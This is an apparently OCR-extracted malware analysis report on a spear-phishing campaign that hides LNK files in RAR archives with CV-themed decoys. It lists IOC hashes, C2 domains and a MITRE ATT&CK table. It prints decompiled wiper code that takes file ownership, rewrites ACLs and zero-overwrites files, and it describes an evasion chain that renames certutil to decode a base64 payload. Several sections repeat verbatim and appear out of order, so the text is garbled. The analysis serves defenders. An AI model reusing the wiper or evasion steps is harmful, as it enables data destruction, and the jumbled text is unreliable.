if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
